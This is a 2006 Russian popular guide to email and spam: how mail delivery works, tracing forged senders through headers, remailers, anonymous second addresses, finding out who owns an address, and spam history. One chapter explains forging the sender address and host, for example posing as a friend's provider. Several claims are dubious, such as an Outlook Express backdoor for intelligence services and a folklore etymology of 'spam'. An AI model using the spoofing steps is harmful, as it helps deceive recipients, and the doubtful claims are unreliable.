

Максим Левин

Анτισпам без секретов

Практические рекомендации
по борьбе с нелегальной рассылкой
по электронной почте

Бук-пресс
2006

УДК 621.39
ББК 32.884.1
Л27

Левин М.

Л27 Анτισпам без секретов: Практические рекомендации по борьбе с нелегальной рассылкой по электронной почте / М. Левин. — М.: Бук-пресс, 2006. — 320 с.

В последнее время стали учащаться случаи жалоб пользователей Сети Интернет на то, что в их адрес приходит все больше и больше непрошеной корреспонденции рекламного характера. Такие письма называются в Сети спамом.

Зачастую пользователи просто не обращают внимания на сетевую рекламу, удаляя такие сообщения из своих почтовых ящиков. На самом деле пагубность таких рассылок заключается в том, что большое количество рекламной корреспонденции может привести к излишней нагрузке на каналы и почтовые серверы провайдера, из-за чего обычная почта, которую, возможно, очень ждут получатели, будет проходить значительно медленнее.

Книга расскажет обо всех видах спама, его целях, а также поможет избавиться от ненужных посланий по электронной почте.

УДК 621.39
ББК 32.884.1

Все права защищены. Любая часть этой книги не может быть воспроизведена в какой бы то ни было форме и какими бы то ни было средствами без письменного разрешения владельца авторских прав.

Материал, изложенный в книге, многократно проверен. Но, поскольку вероятность технических ошибок все равно остается, издательство не может гарантировать абсолютную точность и правильность приводимых сведений. В связи с этим издательство не несет ответственности за возможный ущерб любого вида, связанный с применением содержащихся здесь сведений.

Все торговые знаки, упомянутые в настоящем издании, зарегистрированы. Случайное неправильное использование или пропуск торгового знака или названия его законного владельца не должно рассматриваться как нарушение прав собственности.

© Максим Левин. Составление, 2006
© Бук-пресс, 2006

Часть 1.

Электронная почта в Интернете

Глава 1. Введение

Электронная почта — один из важнейших информационных ресурсов Интернет. Она является самым массовым средством электронных коммуникаций. Любой из пользователей Интернет имеет свой почтовый ящик в сети. Если учесть, что через Интернет можно принять или послать сообщения еще в два десятка международных компьютерных сетей, некоторые из которых не имеют on-line сервиса вовсе, то становится понятным, что почта предоставляет возможности в некотором смысле даже более широкие, чем просто информационный сервис Интернет. Через почту можно получить доступ к информационным ресурсам других сетей.

В сознании большинства пользователей глобальной компьютерной сети Интернет сама эта сеть ассоциируется с тремя основными информационными технологиями:

- ◆ электронная почта (e-mail);
- ◆ файловые архивы FTP;
- ◆ World Wide Web.

Каждая из этих технологий направлена на решение одной из множества задач информационного обслуживания пользователей сети.

Электронная почта — это основное средство коммуникаций в Интернет. Сейчас трудно себе представить пользователя сети, который не знал бы, как отправить или получить корреспонденцию от своего коллеги с другого конца света. Несмотря на бурное развитие интерактивных систем коммуникаций, систем реального времени, различных Интернет-телефонов и видеофонов, а также иных информационных ресурсов,

место электронной почты среди других информационных технологий Интернет прочно и нерушимо.

Сеть Интернет развивалась в первые свои годы как государственная. Это значит, что главным ее назначением был свободный обмен информацией. Доступность Интернет из высших учебных заведений только способствовала этой тенденции. Если электронная почта — это основное средство коммуникаций, то основным способом обмена программным обеспечением и регламентными материалами в Интернет стали FTP-архивы. Это только в последнее время Интернет стала высокоскоростной информационной магистралью.

Долгое время канал со скоростью 9600 бит/с был быстрым каналом связи. В этом легко убедиться, стоит только внимательно почитать файлы настройки терминалов в ОС Unix (termcap). Для работы по этим каналам связи и были разработаны такие протоколы, как Telnet и FTP. Упоминание этих двух протоколов вместе здесь не случайно. Telnet и FTP — это отличный пример комплексного решения проблемы. Все управление (сеанс связи и выдача команд) происходит при обмене файлами по протоколу Telnet, и только собственно обмен файлами использует специальный канал передачи данных, который определен в спецификации протокола FTP (File Transfer Protocol).

При рассмотрении информационных технологий Интернет следует также принимать во внимание тот неоспоримый факт, что они все взаимосвязаны и почти всегда можно получить доступ к одной из них через другую.

Глава 2. Принципы организации

Электронная почта во многом похожа на обычную почтовую службу. Корреспонденция подготавливается пользователем на своем рабочем месте либо программой подготовки почты, либо просто обычным текстовым редактором. Обычно программа подготовки почты вызывает текстовый редактор, который пользователь предпочитает всем остальным программам этого типа. Затем пользователь должен вызвать программу отправки почты (программа подготовки почты вызывает программу отправки автоматически).

Стандартной программой отправки является программа sendmail. Sendmail работает как почтовый курьер, который доставляет обычную почту в отделение связи для дальнейшей рассылки. В Unix-системах программа sendmail сама является отделением связи. Она сортирует почту

и рассылает ее адресатам. Для пользователей персональных компьютеров, имеющих почтовые ящики на своих машинах и работающих с почтовыми серверами через коммутируемые телефонные линии, могут потребоваться дополнительные действия. Так, например, пользователи почтовой службы Relcom должны запускать программу UUPC, которая осуществляет доставку почты на почтовый сервер.


Для работы электронной почты в Интернет разработан специальный протокол Simple Mail Transfer Protocol (SMTP), который является протоколом прикладного уровня и использует транспортный протокол TCP. Однако совместно с этим протоколом используется и Unix-Unix-CoPy (UUCP) протокол. UUCP хорошо подходит для использования телефонных линий связи. Большинство пользователей электронной почты Relcom реально пользуются для доставки почты на узел именно этим протоколом.

Разница между SMTP и UUCP заключается в том, что при использовании первого протокола sendmail пытается найти машину-получателя почты и установить с ней взаимодействие в режиме on-line для того, чтобы передать почту в ее почтовый ящик. В случае использования SMTP почта достигает почтового ящика получателя за считанные минуты и время получения сообщения зависит только от того, как часто получатель просматривает свой почтовый ящик.

При использовании UUCP почта передается по принципу «stop-go», т.е. почтовое сообщение передается по цепочке почтовых серверов от одной машины к другой, пока не достигнет машины-получателя или не будет отвергнуто по причине отсутствия абонента-получателя.

С одной стороны, UUCP позволяет доставлять почту по плохим телефонным каналам, т.к. не требуется поддерживать линию все время доставки от отправителя к получателю, а с другой стороны, бывает обидно получить возврат сообщения через сутки после его отправки из-за того, что допущена ошибка в имени пользователя. В целом же общие рекомендации таковы: если имеется возможность надежно работать в режиме on-line и это является нормой, то следует настраивать почту для работы по протоколу SMTP; если линии связи плохие или on-line используется чрезвычайно редко, то лучше использовать UUCP.

Структура взаимодействия участников почтового обмена



Основой любой почтовой службы является система адресов. Без точного адреса невозможно доставить почту адресату. В Интернет принята система адресов, которая базируется на доменном адресе машины, подключенной к сети.

Например, для пользователя paul машины с адресом polyn.net.kiae.su почтовый адрес будет выглядеть как:

paul@polyn.net.kiae.su.

Таким образом, адрес состоит из двух частей: идентификатора пользователя, который записывается перед знаком «коммерческого эй» — «@», и доменного адреса машины, который записывается после знака «@». Адрес UUCP был бы записан как строка вида:

net.kiae.su!polyn!paul

Программа рассылки почты Sendmail сама преобразует адреса формата Интернет в адреса формата UUCP, если доставка сообщения осуществляется по этому протоколу.

Глава 3. Оптимальный выбор почтового клиента

На наш взгляд, оптимальным выбором является Microsoft Outlook Express версии 4.0 и выше.

Прежде всего его отличает: удобство использования, интуитивно понятный интерфейс, а также почта и конференции Usenet в одном

флаконе. Но, надо сказать, у него есть и одна неприятная особенность (видимо, также один из «черных ходов», сделанных для спецслужб) — он хранит (даже когда письма уже стерты) все письма, какие только вы получали, удаляли или отправляли (хотя, естественно, вы этого не замечаете).

Поэтому периодически рекомендуем удалять (лучше невозстановимыми методами, например с помощью программы Kremlin 2.1) эти файлы. Они расположены в директориях:

- ◆ `\Windows\Aplication\Microsoft\Outlook Express\Mail\` — почта — здесь необходимо удалить все файлы с расширениями IDX и MBX.
- ◆ `\Windows\Aplication\Microsoft\Outlook Express\News\` — новости — здесь необходимо удалить все файлы с расширениями NCH.

Глава 4. Получение E-Mail

Иногда у пользователя возникает ситуация, в которой ему хотелось бы выявить реального автора полученного сообщения. Например, вы получили сообщение от вашей жены, в котором она пишет, что уходит к другому. Вы можете либо вздохнуть с облегчением, выпить на радостях рюмку-другую и отправиться с друзьями на дачу праздновать это событие, либо попытаться выяснить, не является ли это шуткой ваших друзей.

Ваши умные друзья могли легко изменить поле **From** в отправленном сообщении, поставив туда вместо своего обратного адреса хорошо известный вам адрес вашей жены, например `masha@flash.net`. Как это делается, можно прочесть ниже, в главе «Отправка E-Mail». Так что стоящая перед нами задача сводится к следующему: соответствует ли указанный адрес отправителя адресу, с которого в действительности было отправлено сообщение.

Итак, каждое электронное сообщение содержит заголовок (header), представляющий из себя служебную информацию о дате отправления сообщения, названии почтовой программы, IP-адресе машины, с которой было отправлено сообщение, и т.п. Большинство почтовых программ по умолчанию не отражает эту информацию, но ее всегда можно просмотреть, либо открыв файл, содержащий входящую почту, с помощью любого текстового редактора, либо использовав функцию почто-

вой программы, позволяющую просматривать служебные заголовки, которая, как правило, называется **Show all headers**. Что же мы видим? А вот что:

```
Received: by geocities.com (8.8.5/8.8.5) with ESMTP id JAA16952
for ; Tue, 18 Nov 1997 09:37:40 -0800 (PST)
Received: from masha.flash.net (really [209.30.69.99])
by endeavor.flash.net (8.8.7/8.8.5) with SMTP id LAA20454
for ; Tue, 18 Nov 1997 11:37:38 -0600 (CST)
Message-ID: <3471D27E.69A9@flash.net>
Date: Tue, 18 Nov 1997 11:38:07 -0600
From: masha@flash.net
X-Mailer: Mozilla 3.02 (Win95; U)
MIME-Version: 1.0
To: petya@geocities.com
Subject: I don't love you any more, you *&$%# !!!!
```

Да, много всякого. Не вдаваясь в технические подробности, в общих чертах: заголовки **Received** сообщают о пути, который прошло сообщение в процессе пересылки по сети. Имена машин (`geocities.com`, `endeavor.flash.net`) указывают на то, что сообщение, скорее всего, пришло к вам в `geocities.com` из домена вашей жены `flash.net`. Если имена машин не имеют ничего общего с `flash.net` (например, `mailrelay.tiac.net`), это повод задуматься о подлинности сообщения. Но самая главная строка для нас — последняя из строк, начинающихся со слова **Received**:

```
Received: from masha.flash.net (really [209.30.69.99])
```

Она отражает имя машины (`masha.flash.net`) и уникальный IP-адрес, с которого было отправлено сообщение. Мы видим, что домен (`flash.net`) соответствует адресу вашей жены. Впрочем, ваши умные друзья могли подделать и строку `masha.flash.net` (в Windows это делается через **Control Panel** ⇌ **Network** ⇌ **TCP/IP Properties** ⇌ **DNS Configuration**, указав `masha` и `flash.net` в полях **Host** и **Domain** соответственно), поэтому для нас важно определить имя, соответствующее данному IP-адресу:

```
209.30.69.99.
```

Для определения имени, соответствующего цифровому адресу, можно воспользоваться одной из доступных программ, например **WS Ping32**, а лучше **CyberKit**. Набрав цифровой адрес, мы даем команду **NS LookUp** (Name Server Lookup) и смотрим на полученный результат. Если имя определилось, то дальше все просто: если вы получили что-нибудь вроде `ppp303.flash.net` или `p28-dialup.flash.net`, то сообщение отправлено вашей женой (или кем-то, имеющим счет в Flashnet, но тут вы уже бесильны что-либо выяснить).

Если нечто весьма далекое от flash.net — она его, скорее всего, не посылала.

Бывают ситуации, когда адрес не определяется. Не отчаивайтесь: воспользуйтесь функцией **TraceRoute** из той же программы. Эта функция поможет проследить путь от вашей машины до указанного IP-адреса. Этот адрес (он будет последним в списке узлов, через которые сигнал прошел от вашего компьютера до компьютера с указанным IP-адресом) снова не определится, но последний из определившихся по имени узлов все-таки укажет на примерное географическое положение компьютера отправителя.

Еще более простым и изящным способом определения страны и даже названия провайдера или сети является использования этого адреса:

www.tamos.com/bin/dns.cgi

Итак, вы получили что-нибудь вроде Brazilian Global Network. Ваша жена не бывала последнее время в Бразилии? Нет??? Ну, тогда она от вас и не уходила. Вас разыграли. Будьте бдительны!

Глава 5. Отправка E-Mail

Заметим, что вполне добропорядочные граждане иногда хотят сохранить в тайне свою личность при высказывании своего мнения, скажем, автору сайта, пропагандирующего фашизм, или президенту Лукашенко. Вопросы приобретения второго (анонимного) электронного адреса вынесены в отдельную главу «Ваш второй адрес».

Remailer

Римейлер — это компьютер, получающий сообщение и переправляющий его по адресу, указанному отправителем. В процессе переадресовки все заголовки (headers), содержащие информацию об отправителе, уничтожаются, так что конечный получатель лишен всякой возможности выяснить, кто автор сообщения. Remailer'ов в сети много, некоторые из них позволяют указывать фиктивный адрес отправителя, большинство же прямо указывают в заголовке, что сообщение анонимно. Вы можете воспользоваться римейлером, послав сообщение по адресу remailer@replay.com, указав Subject: remailer-help. Вы получите файл с подробными инструкциями об отправке анонимных сообщений. Еще более простой способ — это отправиться по адресу:

www.replay.com/remailer/

Там расположен римейлер, позволяющий посылать сообщения прямо из WWW. На этом же сайте вы также можете воспользоваться цепочкой из римейлеров, так что ваше сообщение пройдет через несколько компьютеров, каждый из которых старательно уничтожит все заголовки предыдущего, хотя автор и не рекомендует этого делать. Во-первых, одного римейлера вполне достаточно (если вы не параноик), во-вторых, сообщение может затеряться и не дойти до получателя, в-третьих, оно может идти очень долго. Пример полученного сообщения:

```
Date: Mon, 31 Mar 1997 12:33:23 +0200 (MET DST)
Subject: The rest is silence:
To: petya@glasnet.ru
From: nobody@REPLAY.COM (Anonymous)
Organization: Replay and Company UnLimited
X-URL: http://www.replay.com/remailer/
X-001: Replay may or may not approve of the content of this
posting
X-002: Report misuse of this automated service to
abuse@replay.com
```

Выявить реального отправителя сообщения с использованием римейлера теоретически можно, но очень сложно. Практически невозможно. На это способны лишь подлецы из разных там ФСБ, ФАПСИ, ЦРУ и им подобных, им придется запастись решением суда, чтобы римейлер открыл им требуемую информацию. А если вы использовали цепочку римейлеров, то им надо будет обойти всех римейлеров в цепочке. Но если вы к тому же при отправке через WWW-интерфейс пользовались анонимным прокси-сервером и (или) анонимайзером, то шанс найти вас становится еще намного меньше (да, не забудьте еще отключить использование файлов Cookies).

Итак, первое апреля. Вы умираете от желания сообщить своему другу от имени его провайдера о том, что его счет закрыт за неуплату (сообщение с обратным адресом его провайдера). Описанные ниже способы хороши для розыгрышей, но малопригодны, если вы хотите остаться действительно анонимным. Варианты таковы:

- ◆ Использование вашей почтовой программы. Самый простой: поставьте в своей почтовой программе в поле **Return Address** любой адрес, и если получатель письма не станет изучать его header, то он останется в уверенности, что получил сообщение именного от того, чей адрес указан в поле **From**. Очень просто и очень малонадежно.
- ◆ Использование специальной программы — анонимизатора. Таких программ несколько, попробуйте,

скажем, AnonymMail. Вы заполняете поля **From, To, Subject** (тут все ясно) и поле **Host**, в котором вы должны указать имя хоста, через который будет отправлена почта. Поскольку протокол отправки сообщений SMTP не требует в подавляющем большинстве случаев какой-либо авторизации отправителя, вы смело можете воспользоваться практически любым именем хоста, желательно тем же, что имеет получатель вашей почты. Это затруднит определение подлинности сообщения для неподвижного пользователя. Например, если вы хотите отправить письмо по адресу kiska@frontier.net, укажите в поле **Host** адрес frontier.net. Попробуйте отправить сообщение сначала самому себе. Недостатки: IP-адрес вашей машины все-таки будет отражен в header. Кроме того, поле **To** в полученном сообщении превратится, скорее всего, в **Apparently-To**. Правда, мало кто обратит на это внимание.

Так что выбирайте подходящий для вас способ! Вышеперечисленные способы вполне корректно работают и с русскими кодировками.

Поскольку de facto стандартом для пересылки сообщений между разными компьютерами является KOI8-R, рекомендую использовать эту кодировку при посылке сообщений. Тогда ваше сообщение, скорее всего, будет правильно перекодировано почтовым компьютером получателя.

Глава 6.

Ваш второй адрес

Проблема защиты вашей частной жизни в сети ставит перед вами вопрос об обладании вторым (третьим... десятым) электронным адресом. Его хорошо иметь там, где вашу почту не будут читать, и в том домене, географическая принадлежность которого «нейтральна». В общем, все те же требования, что и ко второму паспорту и гражданству. Такой адрес защитит вас от попыток выяснения вашей личности, даст вам возможность предоставлять разные адреса разным корреспондентам в зависимости от их статуса, избавит от необходимости извещать всех ваших корреспондентов о вашем новом адресе, если вы сменили провайдера или переехали в другую страну.

Существует довольно много служб, позволяющих бесплатно получить второй электронный адрес. По способу отправки и получения почты эти службы подразделяются на 3 основных типа.

Тип 1

Пример: <http://www.europe.com>. Службы этого типа дают пользователю возможность перенаправлять полученную на новый адрес корреспонденцию по адресу, указанному пользователем. Таким образом, у вас уже должен быть какой-либо адрес, т.к. «напрямую» (с использованием протокола POP3) почту забрать нельзя. Отправка почты осуществляется напрямую через хост этой службы (протокол SMTP). Существует, правда, 60-дневный период, в течение которого можно пользоваться и почтовым ящиком (POP3), после истечения периода — за деньги. Вы самостоятельно выбираете userid, а также домен из нескольких (бесплатно) или многих (платно) предложенных имен, например: iname.com, writeme.com, girls.com, boys.com, etc. Выполнив несложные инструкции, вы становитесь обладателем нового адреса, скажем ohhhhhhh@girls.com. В процессе заполнения анкеты вы указываете свою страну (например, Албания), имя (ну, тут вариантов мало, все пишут Иван Петров или Петр Иванов), и адрес, на который должна пересылаться вся приходящая корреспонденция. Этот адрес впоследствии легко изменить, это потребуются, когда вы сменили провайдера или уедете жить в княжество Лихтенштейн. Вот и все! Недостаток: ваш настоящий адрес известен сотрудникам службы.

Тип 2

Службы этого типа дают пользователю возможность как отправлять почту напрямую, так и получать ее (POP3 и SMTP), так что вам не нужен первичный адрес, либо он потребуется всего лишь раз, при открытии счета. Для этих целей можно использовать адрес вашего друга или адрес в Hotmail. Пример: www.geocities.com или www.netaddress.com (последняя имеет даже еще более широкие возможности, позволяя, помимо POP3 и SMTP, читать и отправлять почту из окна браузера, что позволяет отнести эту службу также и к Типу 3. Технология открытия счета примерно такая же. Преимущество: ваш настоящий первичный адрес неизвестен, единственный «след», который вы оставляете, это ваш IP-адрес, с которого происходит чтение и отправка почты. Службы также дают возможность перенаправлять почту на ваш первичный адрес, если есть такое желание. Кроме того, практически вашу почту смогут прочесть только администраторы службы, а не ваш московский провайдер или ФАПСИ с ФСБ, хотя теоретически и это возможно.

Тип 3

Принципиально другой тип службы. Чтение и отправка почты происходят не с использованием вашей любимой почтовой программы, а прямо в окне вашего браузера.

Пример: <http://www.hotmail.com>. Переадресовка на ваш первичный адрес невозможна. Преимущества: можно читать почту из любого места, где есть доступ в WWW, будь то другая страна или Интернет-кафе в Южном Бутово, плюс опять же сложности слежки за вашей почтой. Недостаток: не очень удобно работать с Attachements, посылать можно не более одного за раз, и только с использованием Netscape Navigator 2.0 и выше или Internet Explorer 4.0 и выше. Совсем не сложно, зато как удобно!

Стоит также отметить: www.mailcity.com — которая позволяет создавать неограниченное количество копий и слепых копий адресов, эта программа на основе Web — воплощенная мечта для тех, кто занимается массовой рассылкой писем.

И в заключение еще одно важное соображение касательно privacy. При отправке почты через любую из этих служб заголовок сообщения содержит IP-адрес, с которого отправлено сообщение. Даже Hotmail это делает. Но если при отправке сообщения с использованием почтовых служб первых двух типов скрыть свой реальный IP-адрес нельзя (это связано с самим принципом работы протокола SMTP), то при использовании почтовой службы третьего типа, т.е. при отправке почты из окна браузера, лазейка все-таки есть, что позволяет говорить о том, что почтовый адрес третьего типа можно сделать практически полностью анонимным, достаточно лишь воспользоваться одним из способов анонимизации своих путешествий по сети. Другим способом отправить почту полностью анонимно остается использование римейлеров.

Глава 7.

Идентификация пользователя по E-Mail

Да, действительно, а зачем устанавливать личность по известному адресу электронной почты? А зачем ставят автоматический определитель номера (АОН) на телефон? А зачем существует база данных, в которой по телефону можно определить имя и адрес человека? Много причин, начиная от чистого развлечения (кто не хочет поиграть в Пинкертона?) до желания выяснить, кто это с адресом someone@oxford.edu поздравляет вас каждый год с днем рождения и признается в любви.

Кроме того, описывая методики такого поиска информации, автор хотел бы показать читателю, как уязвима (или неуязвима) его privacy в сети.

Заметим сразу, что способы выяснения личности по известному адресу e-mail весьма разнообразны, причем ни один из них не гарантиру-

ет успеха. Обратная задача решается довольно тривиально: множество e-mail directories (Four11, WhoWhere) позволяют найти по имени человека его адрес (если, конечно, он сам того захотел). Мы же рассмотрим задачу нетривиальную.

Finger

Воспользовавшись программой WS Ping32, а лучше CyberKit, вы получите возможность как бы направить ваш указательный палец на любой адрес электронной почты и спросить «А это кто?». Иногда вам могут ответить.

Итак, мы задаем адрес (выдуманный автором) someone@oxford.edu, получаем:

```
Login name:someone In real life: John McCartney
Directory:/usr/someone Shell: /usr/bin/csch
Last login Fri Aug18, 1995 on ttyv3 from dialup.oxford.edu
No mail
No plan
```

ОК, someone@oxford.edu принадлежит John McCartney. Дело сделано, хотя очень часто вы не получите никакого результата либо строку следующего содержания:

```
Forwarding service denied
```

или:

```
Seems like you won't get what you are looking for;)
```

То же самое можно сделать, не перекачивая указанные программы (хотя они и очень полезны и пригодятся не раз), а пойдя по этому адресу в WWW, где расположен Web-интерфейс, позволяющий получить тот же самый результат web.lm.com/sfw.html.

Следует заметить, что выполнение Finger с использованием имени хоста (в данном случае oxford.edu) может не принести никакого результата, в то время как использование видоизмененного (альтернативного) имени хоста результат даст. Как узнать альтернативное имя хоста?

Воспользуйтесь CyberKit, функция NS LookUp. Введите имя www.oxford.edu и посмотрите на полученный результат. Он может содержать альтернативные имена хоста, называемые aliases, ну, скажем, panda.oxford.edu. Попробуйте someone@panda.oxford.edu, может сработать.

Иногда информация в ответ на finger-запрос может быть выдана только пользователю из того же домена, к которому принадлежит адрес, который вы хотите идентифицировать. Решение простое: найдите поль-

зователя из искомого домена в Internet Relay Chat, и попросите его сделать finger-запрос. Программа-клиент для IRC содержит функцию finger, так что никакой специальный софт человеку, к которому вы обратились, не потребуется.

Поиск в WWW

Очень просто: наберите адрес в www.altavista.digital.com и нажмите Find! Есть вероятность, что вы либо найдете домашнюю страницу искомого пользователя, либо упоминание о нем на других страницах. Там вполне может быть имя обладателя адреса, а может, и фото, если повезет.

Поиск в Usenet

Если человек с искомым адресом отправлял в какую-нибудь группу Usenet сообщение, то его можно разыскать по адресу. Для этого можно воспользоваться AltaVista, которая позволяет производить поиск во всех недавно отправленных в Usenet сообщениях. Заполните поле поиска искомым адресом прямо здесь (перед адресом необходимо написать **from:**). После нажатия кнопки **Find** откроется новое окно с результатами поиска.

Более предпочтительным вариантом является поиск в системе DejaNews, т.к. если искомый адрес не найден среди недавних сообщений, система предлагает поискать его среди старых. Поиск также можно произвести прямо с этой страницы (from: писать не нужно, просто адрес).

Поиск в E-mail Directories

Службы, позволяющие разыскать электронный адрес человека по его имени, широко представлены в Интернет. Между тем эти же службы иногда можно использовать для выполнения обратной задачи. Зайдя на какую-либо из страниц:

<http://www.four11.com>

<http://www.yahoo.com/search/people>

<http://www.bigbook.com>

<http://www.bigfoot.com>

<http://www.bigyellow.com>

<http://www.infospace.com>

<http://www.abii.com/lookupusa/adp/peopsrch.htm>

<http://www.looksmart.com>

<http://www.switchboard.com>

<http://www.whowhere.com>

<http://www.dubna.ru/eros/> (поиск по русским ресурсам),

можно не задавать имя человека, а задать лишь домен искомого адреса. Если пользователей, чьи адреса принадлежат к искомому домену, немного, то система в ответ на запрос выведет список всех таких людей, но, как правило, не более сотни и без указания части адреса, стоящей перед знаком @. Чтобы выяснить адрес целиком, придется следовать по ссылке для каждого имени, что займет много времени, если адресов много. Если же людей с таким доменом больше ста, то поиск таким способом теряет смысл. Другими словами, человека из @aol.com или @netcom.com так не найдешь.

Глава 8. 10 лучших способов стать жертвой спама

Компания FrontBridge сформулировала 10 советов, как сделать, чтобы на электронный почтовый ящик стала часто приходиться нежелательная корреспонденция.

Рекомендации основаны на изучении опыта реальных американских компаний, которые сталкиваются с проблемой спама. FrontBridge проанализировала причины начала спам-атак и выяснила, что «засвечивание» адреса электронной почты на посещаемом сайте является поводом для начала примерно 30% спам-атак.

«Вредные советы» расположены в порядке убывания их вредоносного эффекта. Чем больший номер у совета, тем меньше шансов, что его использование приведет к началу спам-атаки.

- ◆ Поместить адрес электронной почты на хорошо посещаемый сайт.
- ◆ Написать письмо (или ответить на письмо) на сайт Usenet.com (на этом сайте можно скачать бесплатную музыку, фильмы и т.д.).
- ◆ Поместить пост или ответить на пост на популярном Интернет-форуме.
- ◆ Зарегистрироваться или иным образом оставить свой адрес электронной почты на сайте фирмы, которая выходит из бизнеса и продает свою базу данных.

- ◆ Зарегистрироваться или иным образом оставить свой адрес электронной почты на сайте, который продает свои базы данных.
- ◆ Подписаться на порнорассылку.
- ◆ Любым образом ответить на несанкционированный е-мэйл.
- ◆ Дать простое имя своей электронной почты. Например, director@kompania.com.
- ◆ Зарегистрировать доменное имя.
- ◆ Указать свой адрес электронной почты в Интернет-чате.

Впрочем, профессиональные спаммеры обычно используют более продвинутые способы получения адресов. Существуют особые «словарные» программы, которые генерируют десятки тысяч всевозможных комбинаций букв и цифр, содержащихся в почтовых адресах (например, director@kompania.com, director1@kompania.com, director2@kompania.com и т.д.). Активно используются также программы-роботы, которые «скачивают» адреса электронной почты с серверов. Однако, вероятно, самый дешевый и быстрый способ — покупка готовых адресов.

Часть 2.

Спам и с чем его «едят»

Глава 1.

История возникновения термина «спам»

Многие думают, что происхождение термина «спам» связано с компьютерами и Интернетом. Это заблуждение.

Spam — это аббревиатура от SPiced hAM, что дословно переводится как «пряная ветчина» — это название консервов, которые производились из мяса не первой свежести (по низкой цене скупалось мясо «с душком», обрабатывалось, добавлялось большое количество специй, делалось нечто вроде колбасы, точнее, колбасного фарша) и консервировалось.

Этот термин придуман и зарезервирован методом трэйдмарка корпорацией «Hormel» в 1930 году, задолго до появления компьютеров и ЭВМ.

Корпорация «Hormel» специализировалась на выпуске мясных консервов. К началу 1937 года у них скопилось неимоверное количество этих консервов. Американцы знали, какое мясо в этих консервах, и просто их не покупали, хотя цена было очень низкая.

Руководство корпорации начало маркетинговую кампанию по сбыту этих залежей. Акция была успешной: нет, американцы так и не стали покупать Spam, зато удалось всучить астрономическое количество этого нового изобретения американскому военному ведомству и флоту.

Американские вояки ели упомянутый спам до самой войны, но осилили всего четвертую часть этих громадных запасов и, чтобы не пропадать добру, передали союзникам по ленд-лизу (lend lease). В СССР эти консервы называли «американской колбасой», стоили они дороже «нашей тушенки», считались деликатесом и простояли на полках магазинов до середины шестидесятых.

Второе значение это слово приобрело после телевизионного шоу «Монти Питон». Артисты разыграли сценку в ресторане, основным блю-

дом в котором был колбасный фарш. Официанты предлагали этот изысканный продукт посетителям, каждый раз выкрикивая, сколько колбасы заказал тот или иной едок. Если человек заказывал три порции колбасы, то официант выкрикивал «Спам, спам, спам!». Поедание колбасного фарша проходило под музыку: без перерывов исполнялась песенка с незамысловатым текстом «Спам, спам, спам, любимый спам! Потрясающий спам!». «Спам» приобрел второе значение — это нечто бесполезное, требующее постоянной навязчивой рекламы.

Таким образом, название спам стало нарицательным, и сначала американцы стали называть спамом все, что им навязывали вопреки их желаниям, но потом, однозначно, так начали называть различные письма, открытки, проспекты и прочую дребедень рекламного характера, которые приходили по почте или подбрасывались специальными курьерами (посылными) — спаммерами.

В Интернете это слово стало общепринятым в апреле 1994 года, когда два американских юриста из города Финикса (штат Аризона) — Лоуренс Кантер и Марта Сигел — разослали в электронной сети USENET — несколько тысяч сообщений, призывавших всех желающих воспользоваться их услугами для участия в государственной лотерее розыгрыша видов на жительство в США «грин-кард». 12 апреля юристы наняли программиста, который создал для рассылки подобных сообщений специальное программное обеспечение (первое в мире).

Данная реклама была бесполезной. Во-первых, для участия в этой лотерее посредники не нужны, а во-вторых, получателями рекламы стали в основном американцы, которые не нуждаются в получении видов на жительство в своей собственной стране. Под впечатлением от телевизионной репризы получатели этих писем обозвали их «спамом».

Изобретательные юристы не были первыми спаммерами, однако они довели использование этого маркетингового инструмента до абсурда, благодаря чему и вошли в историю. Их личные судьбы сложились неудачно. Лоуренс Кантер был лишен права заниматься адвокатской деятельностью, частично из-за использования спама для рекламы услуг. Марта Сигел исчезла с юридической арены и, по слухам, пишет книгу о том, как они с Кантером стали «крестными отцами» нового метода рекламы.

Глава 2. Сколько лет спаму?

Группа Нет-историков по руководством Бреда Темплетона долго искала первое незапрошенное сообщение среди миллионов сообщений и в итоге обнаружила, что первый спам был отправлен в 1978 году. Первое незапрошенное сообщение рекламировало распродажу оборудования некой американской компании.

Несмотря на то, что первый спам был отправлен в 1978 году, датой рождения коммерческого спама, который сегодня носит воистину глобальный характер, принято считать те далекие времена, когда Интернет еще называли Arpanet'ом. Именно тогда, 10 лет назад, дискуссионная группа Usenet приняла решение отправить маленькое сообщение рекламного характера незнакомым людям.

Однако Темплетону удалось выяснить более обстоятельные доказательства «раннего спама». 3 мая менеджеру по маркетингу корпорации Digital Equipment пришлось в голову сообщить с помощью электронной почты пользователям Arpanet о новых разработках компании и готовящемся дне открытых дверей. Таким образом, компания, занимающаяся разработкой мини-компьютеров, вошла в историю Интернета как первая компания — родоначальница спама.

Сегодня спам стал самой глобальной проблемой, которая стоит не только перед обычными пользователями, но и перед провайдерами и бизнесом в целом. Спам занимает около 40% мирового трафика в рассылке электронных сообщений.

Многие индустриальные группы компаний и технологические корпорации объединяются, чтобы разработать более эффективные методы для борьбы со спамом.

Глава 3. Несанкционированная рассылка

Практически каждый пользователь Интернета, который зарегистрировал свой e-mail адрес, рано или поздно сталкивается с таким явлением, как спам — несанкционированная рассылка электронных сообщений адресату.

Что же в основном приходит без приглашения на электронный ящик? Первое место по популярности занимают различные предложения о покупке тех или иных товаров — 78 процентов; далее идут предло-

жения о заработке в Интернете — 70 процентов. Менее распространены рассылки, содержащие порнографию — 31 процент.

Применительно к навязчивой сетевой рекламе термин «спам» стал употребляться несколько лет назад, когда рекламные компании начали публиковать в новостных конференциях Usenet свои рекламные объявления. На счастье подписчиков таких групп новостей, продолжалось это недолго, так как технология Usenet предусматривает любую фильтрацию сообщений, и администраторы конференций просто удаляли спам ранее, чем он достигал большого числа людей. Потерпев здесь неудачу, спаммеры переключились на рассылку рекламы по группам адресатов.

